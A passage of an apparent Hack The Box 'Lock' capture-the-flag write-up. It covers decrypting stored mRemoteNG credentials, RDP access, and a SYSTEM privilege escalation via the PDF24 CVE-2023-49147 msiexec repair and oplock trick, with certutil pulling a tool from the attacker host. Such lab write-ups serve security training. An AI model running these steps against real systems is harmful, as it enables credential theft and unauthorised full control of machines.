 mRemoteNG Config
Decrypting mRemoteNG Password
After searching online, we found a tool called mRemoteNG_password_decrypt to decrypt mRemoteNG passwords. We copied the contents of the config.xml to a file, cloned the mRemoteNG_password_decrypt repo, and ran the tool to reveal the plaintext password.
1
2
3
4
5
6
7
8

git clone https://github.com/gquere/mRemoteNG_password_decrypt.git
cd mRemoteNG_password_decrypt

twz@ATKBX:~/LABS/HTB/LOCK/mRemoteNG_password_decrypt$ python3 mremoteng_decrypt.py config.xml
Name: RDP/Gale
Hostname: Lock
Username: Gale.Dekarios
Password: [REDACTED]
Lateral Movement - Gale.Dekarios
We used the credentials we found to access the account Gale.Dekarios via RDP.
1

xfreerdp3 /v:lock.vl /u:Gale.Dekarios /p:'[REDACTED]' /dynamic-resolution +clipboard /cert:ignore
 RDP - Gale.Dekarios
User Flag
The user flag is on the Desktop and can be viewed immediately.
 User Flag
Privilege Escalation
Now that we have access to the Gale.Dekarios account, we looked again for credentials, sensitive files, and vulnerable software. No credentials or sensitive files were found; however, we found a vulnerable version of PDF24 running on version 11.15.1.
 PDF24 version 11.15.1
We then searched for documented vulnerabilities or exploits for this version of PDF24 and found CVE-2023-49147. This vulnerability allows an attacker with GUI access to a machine running PDF24 Creator (installed via MSI) to escalate privileges to SYSTEM level.
Note that PDF24 must be installed via MSI, and the vulnerable MSI file must be present on the machine for this to work. After some searching, we found the MSI installer in the hidden C:\_install folder, as indicated by the h flag in the output below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30

PS C:\> Get-ChildItem -Force

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--hs-        12/28/2023   6:17 AM                $Recycle.Bin
d--h--         4/15/2025   5:36 PM                $WinREAgent
d--hs-         4/15/2025   6:02 PM                Config.Msi
d--hsl        12/27/2023   6:14 PM                Documents and Settings
d-----        12/27/2023  11:11 AM                Gitea
d-----         4/15/2025   5:56 PM                inetpub
d-----         6/19/2026   5:23 PM                Microsoft
d-----          5/8/2021   1:20 AM                PerfLogs
d-r---         4/15/2025   5:24 PM                Program Files
d-----        12/28/2023  11:24 AM                Program Files (x86)
d--h--          8/7/2025  10:48 AM                ProgramData
d--hs-        12/27/2023   6:14 PM                Recovery
d--hs-        12/27/2023   6:14 PM                System Volume Information
d-r---        12/28/2023   6:14 AM                Users
d-----          8/7/2025   9:02 PM                Windows
d--h--        12/28/2023  11:23 AM                _install
-a-hs-         6/19/2026   3:02 PM          12288 DumpStack.log.tmp
-a-hs-         6/19/2026   3:02 PM     1207959552 pagefile.sys

PS C:\> Get-ChildItem -Force _install

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/28/2023  11:21 AM       60804608 Firefox Setup 121.0.msi
-a----        12/28/2023   5:39 AM       43593728 mRemoteNG-Installer-1.76.20.24615.msi
-a----        12/14/2023  10:07 AM      462602240 pdf24-creator-11.15.1-x64.msi
We then performed the following steps to obtain SYSTEM-level access.
1. Set Opportunistic Lock (OpLock) on faxPrnInst.log File
When the msiexec.exe repair function is run on the PDF24 MSI installer, at the end of the repair process, the sub-process pdf24-PrinterInstall.exe is executed with SYSTEM privileges and writes to the file “C:\Program Files\PDF24\faxPrnInst.log”. This launches a cmd window that we can abuse. We can set an OpLock on the faxPrnInst.log file to prevent the cmd window from closing.
To perform OpLock, we can use the SetOpLock.exe tool from the symboliclink-testing-tools repo by Google Project Zero. For this demo, we can simply download the latest release of the tool on the attacker machine.
Set up an HTTP server on the attacker machine; then, from the target machine, run certutil.exe to download the SetOpLock.exe.
Attacker Machine:
1
2
3
4
5
6

twz@ATKBX:~/LABS/HTB/LOCK/files$ ls -l
total 116
-rw-rw-r-- 1 twz twz 116224 Jun 21 01:19 SetOpLock.exe

twz@ATKBX:~/LABS/HTB/LOCK/files$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
Target Machine:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16

PS C:\_install> certutil.exe -urlcache -f http://10.10.16.25:8080/SetOpLock.exe SetOpLock.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
PS C:\_install> dir


    Directory: C:\_install


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/20/2026  10:27 AM         116224 7037d7dfc310037574cc14330cfeeabde6197d3d.bin
-a----        12/28/2023  11:21 AM       60804608 Firefox Setup 121.0.msi
-a----        12/28/2023   5:39 AM       43593728 mRemoteNG-Installer-1.76.20.24615.msi
-a----        12/14/2023  10:07 AM      462602240 pdf24-creator-11.15.1-x64.msi
-a----         6/20/2026  10:29 AM         116224 SetOpLock.exe
Once downloaded, we run SetOpLock.exe against C:\Program Files\PDF24\faxPrnInst.log.
1

SetOpLock.exe "C:\Program Files\PDF24\faxPrnInst.log" r
2. Run msiexec.exe Repair
Execute msiexec.exe to start the repair/re-install process for PDF24. Continue with the repair process until a cmd window appears at the end.
1

msiexec.exe /fa C:\_install\pdf24-creator-11.15.1-x64.msi
3. Spawn SYSTEM Shell
- Right-click on the CMD window that popped up and select Properties.
- Click the link called legacy console mode. This will open up an option to open in a browser. Select any browser other than Microsoft Edge or Internet Explorer, as these will not work. In this example, we used Firefox.
 CMD Window Properties
- In the browser, press
CTRL+Oto bring up theOpen Filewindow. - Type
cmd.exein the top bar and press Enter. This will open a new CMD window with SYSTEM privileges.
 SYSTEM Shell
We now have SYSTEM permission on the target machine. We can basically perform any attacks and even get the root flag.
Root Flag
To get the root flag, navigate to the Administrator’s desktop folder using the SYSTEM shell.
1
2
3
4
5
6

C:\Windows\System32>cd /Users/Administrator/Desktop

C:\Users\Administrator\Desktop>type root.txt
42fb[REDACTED]0cb

C:\Users\Administrator\Desktop>
Conclusion
In this write-up, we learned how to enumerate Git repositories, upload a reverse shell script to a Git repository and execute it to access the target machine, decrypt an encrypted mRemoteNG credentials, and escalate privileges by exploiting a vulnerable PDF24 application. I hope this was helpful.